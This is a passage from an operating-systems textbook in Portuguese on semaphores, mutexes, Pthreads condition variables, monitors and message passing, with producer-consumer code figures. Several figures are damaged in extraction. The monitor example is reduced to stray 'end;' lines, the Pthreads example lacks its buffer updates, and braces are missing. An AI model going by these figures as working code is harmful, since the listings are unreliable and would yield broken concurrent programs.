Essa solução usa três semáforos: um chamado full, para contar o número de lugares que estão preenchidos, um chamado empty, para contar o número de lugares que estão vazios e um chamado mutex, para assegurar que o produtor e o consumidor não tenham acesso ao buffer ao mesmo tempo. Full é inicialmente 0, empty é inicialmente igual ao número de lugares no buffer e mutex inicialmente é 1. Semáforos que iniciam com 1 e são usados por dois ou mais processos — para assegurar que somente um deles possa entrar em sua região crítica ao mesmo tempo — são chamados semáforos binários. Se cada processo fizer um down logo antes de entrar em sua região crítica e um up logo depois de sair dela, a exclusão mútua está garantida.

Agora que temos uma boa unidade básica de comunicação entre processos à nossa disposição, observemos outra vez a seguência de interrupções da Tabela 2.2. Em um sistema baseado no uso de semáforos, o modo natural de ocultar interrupções é ter um semáforo, inicialmente em 0, associado a cada dispositivo de E/S. Logo depois de ini-



```
#define N 100
                                                /* número de lugares no buffer */
typedef int semaphore;
                                                /* semáforos são um tipo especial de int */
semaphore mutex = 1;
                                                /* controla o acesso à região crítica */
                                                /* conta os lugares vazios no buffer */
semaphore empty = N;
                                                /* conta os lugares preenchidos no buffer */
semaphore full = 0;
void producer(void)
     int item;
                                                /* TRUE é a constante 1 */
     while (TRUE) {
           item = produce_item();
                                                /* gera algo para pôr no buffer */
           down(&empty);
                                                /* decresce o contador empty */
           down(&mutex);
                                                /* entra na região crítica */
                                                /* põe novo item no buffer */
           insert_item(item);
           up(&mutex);
                                                /* sai da região crítica */
           up(&full);
                                                /* incrementa o contador de lugares preenchidos */
     }
}
void consumer(void)
     int item;
     while (TRUE) {
                                                /* laço infinito */
           down(&full);
                                                /* decresce o contador full */
                                                /* entra na região crítica */
           down(&mutex);
           item = remove_item();
                                                /* pega item do buffer */
                                                /* sai da região crítica */
           up(&mutex);
           up(&empty);
                                                /* incrementa o contador de lugares vazios */
           consume_item(item);
                                                /* faz algo com o item */
     }
```

I Figura 2.23 O problema produtor-consumidor usando semáforos.

cializar um dispositivo de E/S, o processo de gerenciamento faz um down sobre o semáforo associado, bloqueando o processo imediatamente. Quando a interrupção chega, o tratamento de interrupção faz um up sobre o semáforo associado, que torna o processo em questão pronto para executar novamente. Nesse modelo, o passo 5 na Tabela 2.2 consiste em fazer um up no semáforo do dispositivo, de modo que no passo 6 o escalonador seja capaz de executar o gerenciador de dispositivo. Claro, se vários processos estiverem prontos, o escalonador poderá escolher até mesmo um processo mais importante para executar. Alguns dos algoritmos usados para escalonamento de processos serão estudados posteriormente, neste mesmo capítulo.

No exemplo da Figura 2.23, usamos semáforos de duas maneiras diferentes. Essa diferença é muito importante e merece ser explicitada. O semáforo *mutex* é usado para exclusão mútua. Ele é destinado a garantir que somente um processo por vez esteja lendo ou escrevendo no buffer e em variáveis associadas. Essa exclusão mútua é necessária para impedir o caos. Na próxima seção, estudaremos mais sobre a exclusão mútua e como consegui-la.

O outro uso dos semáforos é voltado para **sincroniza- ção**. Os semáforos *full* e *empty* são necessários para garantir que certas sequências de eventos ocorram ou não — asseguram que o produtor pare de executar quando o buffer estiver cheio e que o consumidor pare de executar quando o buffer se encontrar ocioso. Esse uso é diferente da exclusão mútua.

#### 2.3.6 | Mutexes

Quando não é preciso usar a capacidade do semáforo de contar, lança-se mão de uma versão simplificada de semáforo, chamada mutex (abreviação de *mutual exclusion*, exclusão mútua). Mutexes são adequados apenas para gerenciar a exclusão mútua de algum recurso ou parte de código compartilhada. São fáceis de implementar e eficientes, o que os torna especialmente úteis em pacotes de threads implementados totalmente no espaço do usuário.

Um **mutex** é uma variável que pode estar em um dos dois estados seguintes: desimpedido ou impedido. Consequentemente, somente 1 bit é necessário para representá-lo, mas, na prática, muitas vezes se usa um inteiro, com 0 para desimpedido e qualquer outro valor para impedido. Duas rotinas são usadas com mutexes. Quando um thread (ou processo) precisa ter acesso a uma região crítica, ele chama mutex\_ lock. Se o mutex estiver desimpedido (indicando que a região crítica está disponível), a chamada prosseguirá e o thread que chamou mutex\_lock ficará livre para entrar na região crítica.

Por outro lado, se o mutex já estiver impedido, o thread que chamou mutex\_lock permanecerá bloqueado até que o thread na região crítica termine e chame mutex\_unlock. Se múltiplos threads estiverem bloqueados sobre o mutex, um deles será escolhido aleatoriamente e liberado para adquirir a trava.

Por serem muito simples, os mutexes podem ser implementados facilmente no espaço de usuário, se houver uma instrução TSL ou XCHG disponível. Os códigos de mutex\_lock e mutex\_unlock, para que sejam usados com um pacote de threads de usuário, são mostrados na Figura 2.24. A solução com XCHG é essencialmente a mesma.

O código do mutex\_lock é similar ao código do enter\_ region da Figura 2.20, mas com uma diferença fundamental. Quando falha ao entrar na região crítica, o enter\_region continua testando repetidamente a variável de trava (espera ociosa). Ao final, o tempo de CPU se esgota e algum outro processo é escalonado para executar. Cedo ou tarde o processo que detém a trava é executado e o libera.

Com threads (de usuário), a situação é diferente porque não há relógio que pare os threads que estiverem executando há muito tempo. Consequentemente, um thread que tentar obter a variável de trava pela espera ociosa ficará em um laço infinito e nunca conseguirá obter essa variável, pois ele nunca permitirá que qualquer outro thread execute e libere a variável de trava.

Eis a diferença entre enter\_region e mutex\_lock: quando falha em verificar a variável de trava, mutex\_lock chama thread\_vield para que abra mão da CPU em favor de outro thread. Consequentemente, não há espera ocupada. Quando executar na próxima vez, o thread verificará a variável de trava novamente.

O thread\_yield é muito rápido, pois é apenas uma chamada do escalonador de threads no espaço do usuário. Como consequência, nem mutex\_lock nem mutex\_unlock requerem qualquer chamada ao núcleo. Usando-as, threads de usuário podem sincronizar totalmente dentro do espaço de usuário, com rotinas que exigem somente algumas instruções.

O sistema mutex que descrevemos anteriormente é um conjunto mínimo de chamadas. Para todo software há sempre uma exigência por aperfeiçoamentos, e o caso das primitivas de sincronização não é exceção. Por exemplo, algumas vezes um pacote de thread oferece uma chamada mutex\_trylock que obtém a variável de trava ou retorna um código de falha sem bloquear. Essa chamada dá ao thread a flexibilidade de decidir o que fazer se houver alternativas a apenas esperar.

Até agora não tratamos de um determinado tópico, mas é melhor explicitá-lo. Com o pacote de threads no espaço de usuário, não há problema de existirem múltiplos threads com acesso ao mesmo mutex, já que todos os threads operam em um espaço de endereçamento comum. Contudo, como a maioria das soluções anteriores — como o algoritmo de Peterson e os semáforos --, há uma hipótese, não comentada, de que múltiplos processos tenham acesso a pelo menos alguma memória compartilhada, talvez somente a uma única palavra na memória, mas pelo menos alguma. Se os processos possuírem espaços de endereçamento disjuntos, conforme temos dito insistentemente, como eles poderiam compartilhar a variável turn no algoritmo de Peterson, ou os semáforos, ou um buffer comum?

Há duas respostas. Primeiro, algumas das estruturas de dados compartilhadas, como os semáforos, podem ser armazenadas no núcleo e somente ter seu acesso disponível via chamadas de sistema. Esse método elimina o problema. Em segundo, a maioria dos sistemas operacionais modernos (incluindo UNIX e Windows) oferece meios para que processos compartilhem alguma parte de seus espaços de endereçamento com outros processos. Desse modo, buffers e outras estruturas de dados podem ser compartilhados. Em um caso extremo, em que nada mais é possível, pode-se usar um arquivo compartilhado.

Se dois ou mais processos compartilharem a maior parte ou a totalidade do espaço de endereçamento, a distinção entre processos e threads torna-se algo difusa, mas ainda presente. Dois processos que compartilham um espaço de

```
mutex lock:
    TSL REGISTER, MUTEX
    CMP REGISTER,#0
    JZE ok
    CALL thread_yield
    JMP mutex_lock
ok: RET
```

copia mutex para o registrador e atribui a ele o valor 1 o mutex era zero? se era zero, o mutex estava desimpedido, portanto retorne o mutex está ocupado; escalone um outro thread tente novamente mais tarde retorna a quem chamou; entrou na região crítica

mutex\_unlock: MOVE MUTEX,#0

coloca 0 em mutex retorna a quem chamou endereçamento comum ainda têm arquivos abertos diferentes, temporizadores de alarme e outras propriedades por processo, enquanto os threads dentro de um único processo compartilham todas as propriedades. É sempre válida a afirmação de que múltiplos processos que compartilham um espaço de endereçamento comum nunca têm a eficiência de threads de usuário, pois o núcleo estará profundamente envolvido no gerenciamento desses processos.

### Mutexes em pthreads

Os Pthreads fornecem várias funções que podem ser usadas para sincronizar threads. O mecanismo básico usa uma variável mutex, que pode ser travada ou destravada, para proteger cada região crítica. Um thread que queira entrar em uma região crítica primeiro tenta travar o mutex associado. Se o mutex estiver destravado, o thread pode entrar imediatamente e uma trava é estabelecida atomicamente, evitando que outros threads entrem. Se o mutex já estiver travado, o thread que chama é bloqueado até que ele seja destravado. Se múltiplos threads estão esperando pelo mesmo mutex, quando ele for destravado, apenas um deles é autorizado a continuar e travá-lo novamente. Essas travas não são obrigatórias. Cabe ao programador assegurar que os threads os utilizem corretamente.

As principais chamadas relacionadas a mutexes são mostradas na Tabela 2.6. Como era de se esperar, eles podem ser criados e destruídos. As chamadas para executar essas operações são pthread\_mutex\_init e pthread\_mutex\_destroy, respectivamente. Eles também podem ser travados por pthread\_mutex\_lock — que tenta conquistar a trava e é bloqueado, se o mutex já estiver impedido. Também há a opção de tentar travar um mutex e falhar com um código de erro em vez de bloqueá-lo, se ele já estiver bloqueado. Essa chamada é pthread\_mutex\_trylock. Essa chamada permite que um thread entre em espera caso seja necessário. Por fim, pthread\_mutex\_unlock ocupada um mutex e libera exatamente um thread se um ou mais estiverem esperando por ele. Os mutexes também podem ter atributos, mas esses são usados apenas para objetivos especializados.

Além dos mutexes, os Pthreads oferecem um segundo mecanismo de sincronização: **variáveis de condição.** Os mutexes são úteis para permitir ou bloquear o acesso a

Chamada de thread	Descrição
pthread_mutex_init	Cria um mutex
pthread_mutex_destroy	Destrói um mutex existente
pthread_mutex_lock	Conquista uma trava ou bloqueio
pthread_mutex_trylock	Conquista uma trava ou falha
pthread_mutex_unlock	Libera uma trava

**Tabela 2.6** Algumas chamadas de Pthreads relacionadas a mutexes.

uma região crítica. As variáveis de condição permitem que os threads bloqueiem em virtude de alguma condição não satisfeita. Quase sempre os dois métodos são usados juntos. Examinemos agora em maiores detalhes a interação de threads, mutexes e variáveis de condição.

Considere novamente o exemplo simples da situação produtor-consumidor: um thread coloca coisas em um buffer e outro as retira. Se o produtor descobrir que não há mais espaço disponível no buffer, ele deve bloquear até que algum se torne disponível. Os mutexes permitem fazer a verificação automaticamente sem interferência de outros threads, mas, diante da descoberta de que o buffer está cheio, o produtor precisa de uma maneira para bloquear e despertar mais tarde. É isso que as variáveis de condição permitem.

Algumas das chamadas relacionadas às variáveis de condição são mostradas na Tabela 2.7. Como você provavelmente já esperava, há chamadas para criar e destruir variáveis de condição. Elas podem ter atributos e há várias chamadas para administrá-las (não mostradas). As operações principais de variáveis de condição são pthread\_cond\_ wait e pthread\_cond\_signal. A primeira bloqueia o thread que chama até que algum outro thread sinalize (usando a última chamada). É claro que as razões para bloquear e esperar não são parte do protocolo de espera e sinalização. O thread bloqueado muitas vezes está esperando que o thread que sinaliza faça algum trabalho, libere algum recurso ou execute alguma outra atividade. Somente depois disso o thread que bloqueia pode prosseguir. As variáveis de condição permitem que essa espera e bloqueio sejam feitos atomicamente. A chamada pthread\_cond\_broadcast é usada quando potencialmente há múltiplos threads bloqueados e esperando pelo mesmo sinal.

Variáveis de condição e mutexes são sempre usados em conjunto. O padrão é um thread travar um mutex e então esperar por uma variável condicional quando não puder obter o que precisa. Eventualmente, outro thread sinalizará e ele pode continuar. O pthread\_cond\_wait chama atomicamente e destrava atomicamente o mutex que está controlando. Por essa razão, o mutex é um dos parâmetros.

Chamada de thread	Descrição
pthread_cond_init	Cria uma variável de condição
pthread_cond_destroy	Destrói uma variável de condição
pthread_cond_wait	Bloqueio esperando por um sinal
pthread_cond_signal	Sinaliza para outro thread e o desperta
pthread_cond_broadcast	Sinaliza para múltiplos threads e desperta todos eles

Tabela 2.7 Algumas chamadas de Pthreads relacionadas a variáveis de condição.

É importante observar também que as variáveis de condição (à diferença dos semáforos) não têm memória. Se um sinal é enviado para uma variável de condição pela qual nenhum thread está esperando, o sinal é perdido. Os programadores devem ser cuidadosos para não perder sinais.

Como exemplo do modo como mutexes e variáveis de condição são usados, a Figura 2.25 mostra um problema de consumidor-produtor muito simples com um único buffer. Quando o produtor tiver enchido o buffer, ele deve esperar até que o consumidor o esvazie antes de gerar o próximo item. De modo semelhante, quando o consumidor tiver removido um item, ele deve esperar até que o produtor tenha gerado outro. Embora seja muito simples, esse exemplo ilustra os mecanismos básicos. O comando que coloca um thread para dormir sempre deveria verificar a condição para assegurar que ela seja satisfeita antes de prosseguir, visto que o thread poderia ter sido despertado em virtude de um sinal do UNIX ou por alguma outra razão.

#### 2.3.7 | Monitores

Com o uso de semáforos e mutexes, a comunicação entre processos parece fácil, não é? Você ainda não viu nada! Observe com bastante atenção a ordem dos downs antes de

```
#include <stdio.h>
#include <pthread.h>
#define MAX 1000000000
                                                /* quantos números produzir */
pthread_mutex_t the_mutex;
pthread_cond_t condc, condp;
                                                /* usado para sinalização */
int buffer = 0;
                                               /* buffer usado entre produtor e consumidor */
void *producer(void *ptr)
                                               /* dados do produtor */
     int i:
     for (i= 1; i \le MAX; i++) {
          pthread_mutex_lock(&the_mutex); /* obtém acesso exclusivo ao buffer */
          while (buffer != 0) pthread_cond_wait(&condp, &the_mutex);
                                                /* põe item no buffer */
                                               /* acorda consumidor */
          pthread_cond_signal(&condc);
          pthread_mutex_unlock(&the_mutex);/* libera acesso ao buffer */
     pthread_exit(0);
}
void *consumer(void *ptr)
                                               /* dados do consumidor */
     int i:
     for (i = 1; i \le MAX; i++) \{
          pthread_mutex_lock(&the_mutex); /* obtém acesso exclusivo ao buffer */
          while (buffer ==0) pthread_cond_wait(&condc, &the_mutex);
                                                /* retire o item do buffer */
          pthread_cond_signal(&condp);
                                                /* acorda o produtor */
          pthread_mutex_unlock(&the_mutex);/* libera acesso ao buffer */
     pthread_exit(0);
}
int main(int argc, char **argv)
     pthread_t pro, con;
     pthread_mutex_init(&the_mutex, 0);
     pthread_cond_init(&condc, 0);
     pthread_cond_init(&condp, 0);
     pthread_create(&con, 0, consumer, 0);
     pthread_create(&pro, 0, producer, 0);
     pthread_join(pro, 0);
     pthread_join(con, 0);
     pthread_cond_destroy(&condc);
     pthread_cond_destroy(&condp);
     pthread_mutex_destroy(&the_mutex);
}
```

■ Figura 2.25 Usando threads para resolver o problema produtor-consumidor.



inserir ou remover os itens do buffer na Figura 2.23. Suponha que os dois downs, no código do produtor, estivessem invertidos, de modo que o *mutex* seria decrescido antes de *vazio* em vez de depois dele. Se o buffer estivesse completamente cheio, o produtor seria bloqueado com *mutex* em 0. Consequentemente, na vez seguinte em que o consumidor tentasse ter acesso ao buffer, faria um down no *mutex*, agora em 0, e seria bloqueado também. Ambos os processos permaneceriam eternamente bloqueados e nunca mais funcionariam. Essa situação infeliz é chamada de impasse (*deadlock*). Estudaremos os impasses em detalhes no Capítulo 6.

Esse problema foi levantado para mostrar o cuidado que se deve ter no uso de semáforos. Um erro sutil pode pôr tudo a perder. É como programar em linguagem assembly — ou até pior, pois os erros são condições de corrida, impasses e outros modos de comportamento imprevisível e irreprodutível.

Para facilitar a escrita correta de programas, Hoare (1974) e Brinch Hansen (1973) propuseram uma unidade básica de sincronização de alto nível chamada **monitor**. As propostas deles eram um pouco diferentes, conforme veremos a seguir. Um monitor é uma coleção de rotinas, variáveis e estruturas de dados, tudo isso agrupado em um tipo especial de módulo ou pacote. Os processos podem chamar as rotinas em um monitor quando quiserem, mas não podem ter acesso direto às estruturas internas de dados ao monitor a partir de rotinas declaradas fora dele. A Figura 2.26 ilustra um monitor escrito em uma linguagem imaginária, a Pascal Pidgin. C não pode ser usada aqui porque os monitores são um conceito de *linguagem* e C não os tem.

Os monitores apresentam uma propriedade importante que os torna úteis para realizar a exclusão mútua: somente um processo pode estar ativo em um monitor em um dado momento. O monitor é uma construção da linguagem de programação e, portanto, os compiladores sabem que eles são especiais e, por isso, tratam as chamadas a rotinas do monitor de modo diferente de outras chamadas de procedimento. Em geral, quando um processo chama uma rotina

```
monitor example
integer i;
condition c;

procedure producer();
end;
end;
end;
end;
end;
end;
```

I Figura 2.26 Um monitor.

do monitor, algumas das primeiras instruções da rotina verificarão se qualquer outro processo está atualmente ativo dentro do monitor. Se estiver, o processo que chamou será suspenso até que o outro processo deixe o monitor. Se nenhum outro processo estiver usando o monitor, o processo que chamou poderá entrar.

Cabe ao compilador implementar a exclusão mútua nas entradas do monitor, mas um modo comum é usar um mutex ou um semáforo binário. Como é o compilador e não o programador que providencia a exclusão mútua, é muito menos provável que algo dê errado. De qualquer maneira, quem codifica o monitor não precisa saber como o compilador implementou a exclusão mútua. Basta saber que, convertendo todas as regiões críticas em rotinas do monitor, dois processos nunca executarão suas regiões críticas ao mesmo tempo.

Embora monitores ofereçam um modo fácil de fazer a exclusão mútua (como vimos anteriormente), isso não é o bastante. É preciso também um modo de bloquear processos quando não puderem continuar. No problema produtor—consumidor, é muito fácil colocar todos os testes de buffer cheio e buffer vazio nas rotinas do monitor, mas como o produtor seria bloqueado quando ele encontrasse o buffer cheio?

A solução está na introdução de variáveis condicionais, com duas operações sobre elas: wait e signal. Quando uma rotina do monitor descobre que não pode prosseguir (por exemplo, o produtor percebe que o buffer está cheio), executa um wait sobre alguma variável condicional — por exemplo, *cheio*. Essa ação resulta no bloqueio do processo que está chamando. Ela também permite que outro processo anteriormente proibido de entrar no monitor agora entre. Vimos variáveis de condição e essas operações no contexto de Pthreads anteriormente.

Esse outro processo — por exemplo, o consumidor pode acordar seu parceiro adormecido a partir da emissão de um signal para a variável condicional que seu parceiro está esperando. Para evitar que dois processos permaneçam no monitor ao mesmo tempo, precisamos de uma regra que determine o que acontece depois de um signal. Hoare propôs deixar o processo recém-acordado executar, suspendendo o outro. Brinch Hansen sugeriu uma maneira astuta de resolver o problema: exigir que um processo que emitir um signal saia do monitor imediatamente. Em outras palavras, um comando signal só poderá aparecer como o último comando de uma rotina do monitor. Usaremos a proposta de Brinch Hansen porque ela é conceitualmente mais simples e também mais fácil de implementar. Se um signal é emitido sobre uma variável condicional pela qual vários processos estejam esperando, somente um deles, determinado pelo escalonador do sistema, é despertado.

É preciso mencionar que há uma terceira solução que não foi proposta por Hoare nem por Brinch Hansen. Essa solução deixa o emissor do sinal prosseguir sua execução e permite ao processo em espera começar a executar somente depois que o emissor do sinal tenha saído do monitor.

Variáveis condicionais não são contadores. Elas não acumulam sinais para usá-los depois, como fazem os semáforos. Assim, se uma variável condicional for sinalizada sem ninguém estar esperando pelo sinal, este ficará perdido para sempre. Em outras palavras, wait deve vir antes do signal. Essa regra torna a implementação muito mais simples. Na prática não é um problema, pois é fácil manter o controle do estado de cada processo com variáveis, se for necessário. Um processo capaz de emitir um signal pode perceber, a partir da verificação das variáveis, que essa operação não é necessária.

Um esqueleto do problema produtor-consumidor com monitores é mostrado na Figura 2.27 em uma linguagem imaginária, a Pascal Pidgin. A vantagem de usar Pascal Pidgin é que ela é pura, simples e segue exatamente o modelo de Hoare/Brinch Hansen.

Você pode estar pensando que as operações wait e signal são parecidas com as operações sleep e wakeup, que vimos anteriormente ao tratar das condições de corrida fatais.

```
monitor Producer Consumer
     condition full, empty;
     integercount,
     procedure insert(item:integer);
     begin
          if count= Nthen wait (full);
          insert_item(item);
          count:= count + 1;
          if count= 1 then signal (empty)
     end:
     functionremove:integer;
     begin
          if count= 0then wait(empty);
          remove =remove_item;
          count:= count- 1;
          if count= N - 1 then signal (full)
     end
     count:= 0;
end monitor;
procedure producer;
begin
     while true do
     begin
          item = produce item;
          ProducerConsumer.insert(item)
     end
end:
procedure consumer;
begin
     while true do
     begin
          item = ProducerConsumer.remove:
          consume_item(item)
     end
end:
```

Figura 2.27 Um esqueleto do problema produtor-consumidor com monitores. Somente uma rotina está ativa por vez no monitor. O buffer tem N lugares.

Elas são muito similares, mas apresentam uma diferença fundamental: sleep e wakeup falharam porque, enquanto um processo estava tentando ir dormir, o outro tentava acordá-lo. Com monitores, isso não acontece. A exclusão mútua automática das rotinas do monitor garante, por exemplo, que, se o produtor dentro de uma rotina do monitor descobrir que o buffer está cheio, esse produtor será capaz de terminar a operação wait sem se preocupar com a possibilidade de o escalonador chavear para o consumidor um pouco antes de wait terminar. O consumidor nem mesmo será permitido dentro do monitor até que wait tenha terminado e o produtor tenha sido marcado como não mais executável.

Embora a Pascal Pidgin seja uma linguagem imaginária, algumas linguagens de programação reais também dão suporte a monitores, embora nem sempre conforme o projetado por Hoare e Brinch Hansen. Uma dessas linguagens é Java. Esta é uma linguagem orientada a objetos que dão suporte a threads de usuário e também permite que métodos (rotinas) sejam agrupados em classes. Adicionando--se a palavra-chave synchronized à declaração de um método, Java garante que, uma vez iniciado qualquer thread executando aquele método, a nenhum outro thread será permitido executar qualquer outro método synchronized naquela classe.

Uma solução para o problema produtor-consumidor com base no uso de monitores em Java é mostrada na Figura 2.28. A solução é constituída de quatro classes. A classe mais externa, ProducerConsumer, cria e inicia dois threads, p e c. A segunda e a terceira classe, producer e consumer, respectivamente, contêm o código para o produtor e o consumidor. Por fim, a classe our\_monitor é o monitor; ela contém dois threads sincronizados que são usados, na verdade, para inserir elementos no buffer compartilhado e tirá-los de lá. Diferentemente dos exemplos anteriores, agora mostramos o código completo para insert e remove.

Os threads produtor e consumidor são funcionalmente idênticos a seus correspondentes em todos os nossos exemplos anteriores. O produtor possui um laço infinito que gera dados e os põe no buffer comum. O consumidor tem igualmente um laço infinito, que tira dados do buffer comum e faz algo útil com ele.

A parte interessante desse programa é a classe our\_ monitor, que contém o buffer, as variáveis de administração e dois métodos sincronizados. Quando está ativo dentro do insert, o produtor sabe com certeza que o consumidor não pode estar ativo dentro do remove, tornando seguras as atualizações das variáveis e do buffer sem o temor das condições de corrida. A variável count controla o número de itens que estão no buffer. Ela pode assumir qualquer valor entre 0 e N – 1 inclusive. A variável lo aponta para um lugar do buffer que contém o próximo item a ser buscado. Da mesma maneira, hi aponta para um lugar do buffer onde o próximo item será colocado. É permitido que lo = hi, o que



```
public class ProducerConsumer {
      static final int N = 100
                                 // constante com o tamanho do buffer
      static producer p = new producer(); // instância de um novo thread produtor
      static consumer c = new consumer(); // instância de um novo thread consumidor
      static our_monitor mon = new our_monitor(); // instância de um novo monitor
      public static void main(String args[]) {
                      // inicia o thread produtor
        p.start();
        c.start();
                      // inicia o thread consumidor
      static class producer extends Thread {
        public void run() {// o método run contém o código do thread
           int item:
           while (true) { // laço do produtor
             item = produce_item();
             mon.insert(item);
        private int produce_item() { ... } // realmente produz
      static class consumer extends Thread (
        public void run() {método run contém o código do thread
           int item:
           while (true) {
                          // laco do consumidor
             item = mon.remove();
             consume_item (item);
           }
        private void consume_item(int item) { ... }// realmente consome
      static class our_monitor {// este é o monitor
        private int buffer[] = new int[N];
        private int count = 0, lo = 0, hi = 0; // contadores e índices
        public synchronized void insert(int val) {
           if (count == N) go_to_sleep(); // se o buffer estiver cheio, vá dormir
           buffer [hi] = val; // insere um item no buffer
           hi = (hi + 1) \% N;
                                 // lugar para colocar o próximo item
           count = count + 1;
                                 // mais um item no buffer agora
           if (count == 1) notify();
                                    // se o consumidor estava dormindo, acorde-o
        public synchronized int remove() {
           int val;
           if (count == 0) go_to_sleep(); // se o buffer estiver vazio, vá dormir
           val = buffer [lo]; // busca um item no buffer
           lo = (lo + 1) \% N;
                                // lugar de onde buscar o próximo item
           count = count - 1; // um item a menos no buffer
           if (count == N - 1) notify();
                                        // se o produtor estava dormindo, acorde-o
           return val:
       private void go_to_sleep() { try{wait();} catch(InterruptedException exc) {};}
```

Figura 2.28 Uma solução para o problema produtor-consumidor em Java.

significa que 0 item ou *N* itens estão no buffer. O valor de *count* indica qual desses casos ocorre.

Métodos sincronizados em Java são essencialmente diferentes dos monitores clássicos: Java não tem variáveis condicionais. Em vez disso, ela oferece dois métodos, wait e notify, equivalentes a sleep e wakeup, exceto que, quando usados dentro de métodos sincronizados, não estão sujeitos às condições de corrida. Teoricamente, o método wait pode ser interrompido — que é o papel do código que o envolve.

Java requer que o tratamento de exceções seja explícito. Para nosso propósito, imagine apenas que *go\_to\_sleep* seja o caminho para ir dormir.

Tornando automática a exclusão mútua das regiões críticas, os monitores deixam a programação paralela muito menos sujeita a erros que com semáforos. Ainda assim eles também têm alguns problemas. Não é à toa que nossos dois exemplos de monitores estavam escritos em Pascal Pidgin e em Java — em vez de C, como os outros exemplos

deste livro. Conforme foi mencionado anteriormente, os monitores são um conceito de linguagem de programação. O compilador deve reconhecê-los e organizá-los para a exclusão mútua de alguma maneira. C, Pascal e a maioria das outras linguagens não possuem monitores; portanto, não é razoável esperar que seus compiladores imponham alguma regra de exclusão mútua. Na verdade, como poderia o compilador saber até mesmo quais rotinas estavam nos monitores e quais não estavam?

Essas mesmas linguagens não apresentam semáforos, mas incluí-los é fácil: tudo o que você precisa fazer é adicionar à biblioteca duas pequenas rotinas, em código de linguagem assembly, a fim de emitir as chamadas de sistema up e down. Os compiladores nem sequer precisam saber que elas existem. Obviamente, os sistemas operacionais precisam ser informados sobre os semáforos, mas, caso se tenha um sistema operacional baseado em semáforos, é possível ainda escrever os programas de usuário para ele em C ou C++ (ou até mesmo em linguagem assembly, se você for masoquista o suficiente). Para os monitores, você precisa de uma linguagem que os tenha construído.

Outro problema com monitores e também com semáforos é que eles foram projetados para resolver o problema da exclusão mútua em uma ou mais CPUs, todas com acesso a uma memória comum. Pondo os semáforos na memória compartilhada e protegendo-os com as instruções TSL, ou XCHG, podemos evitar disputas. Quando vamos para um sistema distribuído formado por múltiplas CPUs, cada qual com sua própria memória privada e conectada por uma rede local, essas primitivas tornam-se inaplicáveis. A conclusão é que os semáforos são de nível muito baixo e os monitores não são úteis, exceto para algumas linguagens de programação. Além disso, nenhuma dessas primitivas permite troca de informações entre as máquinas. Algo diferente se faz necessário.

#### 2.3.8 Troca de mensagens

Esse algo diferente é a troca de mensagens (message passing). Esse método de comunicação entre processos usa duas primitivas, send e receive, que, assim como os semáforos mas diferentemente dos monitores, são chamadas de sistema e não construções de linguagem. Dessa maneira, elas podem ser facilmente colocadas em rotinas de biblioteca, como

send(destination, &message);

e

receive(source, &message);

A primeira chamada envia uma mensagem para um dado destino; a segunda recebe uma mensagem de uma dada origem (ou de uma origem qualquer, se o receptor não se importar). Se nenhuma mensagem estiver disponível, o receptor poderá ficar bloqueado até que alguma mensagem chegue. Como alternativa, ele pode retornar imediatamente acompanhado de um código de erro.

#### Projeto de sistemas de troca de mensagens

Sistemas de troca de mensagens apresentam muitos problemas complexos e dificuldades de projeto que não ocorrem com semáforos ou monitores — especialmente se os processos comunicantes estiverem em máquinas diferentes conectadas por uma rede. Por exemplo, as mensagens podem ser perdidas pela rede. Para se prevenir contra mensagens perdidas, o emissor e o receptor podem combinar que, assim que uma mensagem tenha sido recebida, o receptor enviará de volta uma mensagem especial de confirmação de recebimento (acknowledgement). Se o emissor não tiver recebido a confirmação de recebimento dentro de um certo intervalo de tempo, ele retransmitirá a mensagem.

Agora, pense no que acontece se a própria mensagem for recebida corretamente, mas a confirmação de recebimento tiver sido perdida. O emissor retransmitirá a mensagem e, portanto, o receptor a receberá duas vezes. É fundamental que o receptor seja capaz de distinguir entre uma mensagem nova e a retransmissão de uma mensagem antiga. Normalmente, esse problema é resolvido mediante a colocação de números em uma sequência consecutiva em cada mensagem original. Se o receptor obtém uma mensagem que carregue o mesmo número sequencial de uma mensagem anterior, ele sabe que a mensagem é uma duplicata que pode ser ignorada. A comunicação bem-sucedida diante de trocas de mensagens não confiáveis é uma importante parte do estudo sobre redes de computadores. Para mais informações, veja Tanenbaum (1996).

Os sistemas de mensagens também precisam lidar com a questão dos nomes dos processos, para que o processo especificado em uma chamada send ou receive não seja ambíguo. A autenticação também é um tópico de sistemas de mensagens: como o cliente pode saber que está se comunicando com o servidor de arquivos real e não com um impostor?

Na outra ponta do espectro, há ainda tópicos de projeto que são importantes quando o emissor e o receptor estão na mesma máquina. Um desses tópicos é o desempenho. Copiar mensagens de um processo para outro é sempre mais lento que realizar uma operação de semáforo ou entrar em um monitor. Muito se tem feito para tornar a troca de mensagens eficiente. Cheriton (1984), por exemplo, sugeriu um tamanho de mensagem limitado, que caiba nos registradores das máquinas, para então serem realizadas as trocas de mensagens com o uso dos registradores.

## O problema produtor-consumidor com troca de mensagens

Agora vejamos como o problema produtor-consumidor pode ser resolvido com a troca de mensagens e sem qualquer memória compartilhada. Uma solução possível é mostrada na Figura 2.29. Partimos do pressuposto de que todas as mensagens são do mesmo tamanho e que as



```
#define N 100
                                          /* número de lugares no buffer */
void producer(void)
     int item:
                                          /* buffer de mensagens */
     message m;
     while (TRUE) {
         item = produce_item();
                                          /* gera alguma coisa para colocar no buffer */
         receive(consumer, &m);
                                          /* espera que uma mensagem vazia cheque */
         build_message(&m, item);
                                          /* monta uma mensagem para enviar */
                                          /* envia item para consumidor */
         send(consumer, &m);
}
void consumer(void)
     int item, i;
     message m;
     for (i = 0; i < N; i++) send(producer, &m); /* envia N mensagens vazias */
     while (TRUE) {
         receive(producer, &m);
                                          /* pega mensagem contendo item */
         item = extract_item(&m);
                                          /* extrai o item da mensagem */
                                          /* envia a mensagem vazia como resposta */
         send(producer, &m);
         consume_item(item);
                                          /* faz alguma coisa com o item */
}
```

■ Figura 2.29 O problema produtor-consumidor com N mensagens.

mensagens enviadas, mas ainda não recebidas, são armazenadas automaticamente pelo sistema operacional. Nessa solução, é usado um total de *N* mensagens, analogamente aos *N* lugares no buffer em uma memória compartilhada. O consumidor começa enviando *N* mensagens vazias para o produtor. Se tiver algum item para fornecer ao consumidor, o produtor pegará uma mensagem vazia e enviará de volta uma mensagem cheia. Desse modo, o número total de mensagens no sistema permanece constante com o decorrer do tempo, e assim elas podem ser armazenadas em uma quantidade de memória previamente conhecida.

